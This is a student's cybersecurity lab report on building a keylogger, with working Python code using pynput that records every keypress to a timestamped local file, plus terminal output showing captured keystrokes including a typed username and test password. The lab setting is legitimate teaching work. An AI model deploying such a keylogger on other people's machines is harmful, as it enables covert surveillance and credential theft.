CSY Lab Report

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Raj Kumar Sah

1BM22IC044

Lab Task: Develop a custom keylogger program to capture keyboard inputs.

```
Key_logger.py
from pynput import keyboard
from datetime import datetime
current_timestamp = None # To track the current timestamp
def on_press(key):
 global current_timestamp
 timestamp = datetime.now().strftime("%H:%M") # Get current time in hours and minutes
 try:
   with open("keylog_grouped_time.txt", "a") as file:
     if timestamp != current_timestamp: # If the minute changes, write the new timestamp
       file.write(f"\n[{timestamp}]\n")
       current_timestamp = timestamp
     try:
       file.write(f"{key.char}") # Log character keys
     except AttributeError:
       file.write(f"{key}") # Log special keys
  except Exception as e:
   print(f"Error writing to file: {e}")
def on_release(key):
 if key == keyboard.Key.esc: # Stop logging when Escape key is pressed
   return False
```


Start listening to the keyboard

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener: listener.join()

Snapshots and Process:

```
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                                     (venv)raj@vbox: ~/hacking/key_logger
   File Actions Edit View Help
  ModuleNotFoundError: No module named 'pynput'
   (raj® vbox)-[~/hacking/key_logger]
source venv/bin/activate
   (venv)-(raj@vbox)-[~/hacking/key_logger]
python3 key_logger.py
]^ }
   (venv)-(raj® vbox)-[~/hacking/key_logger]
   s: command not found
   (venv)-(raj@vbox)-[~/hacking/key_logger]
   key_logger.py keylog_grouped_time.txt keylog.txt venv
   (venv)-(raj®vbox)-[~/hacking/key_logger]
$ cat keylog_grouped_time.txt
   [11:57]
h e l l o Key.space h i Key.space 1 s t Key.space m i n u t e
   this Key.space may Key.space be Key.spaces econd Key.space minute Key.spacethis Key.space an Key.space als o Key.space
   [12:00]
   Key.esc
[12:33]
   .
Key.shift M y Key.space u s e r n a m e Key.enter m y p a s s w o r d t e s t Key.space t
   i n g Key.space k e e y Key.space l o g g é r Key.esc
   (venv)-(raj® vbox)-[~/hacking/key_logger]
```

- 1. Create a file named key_logger.py
- 2. Activate virtual environment using command
 - Source venv/bin/activate
- 3. Run the key logger using command
 - python3 key_logger.py
- 4. Let the key logger to run and it will record any keystrokes pressed.



5. Press "ESC" to stop the keylogger

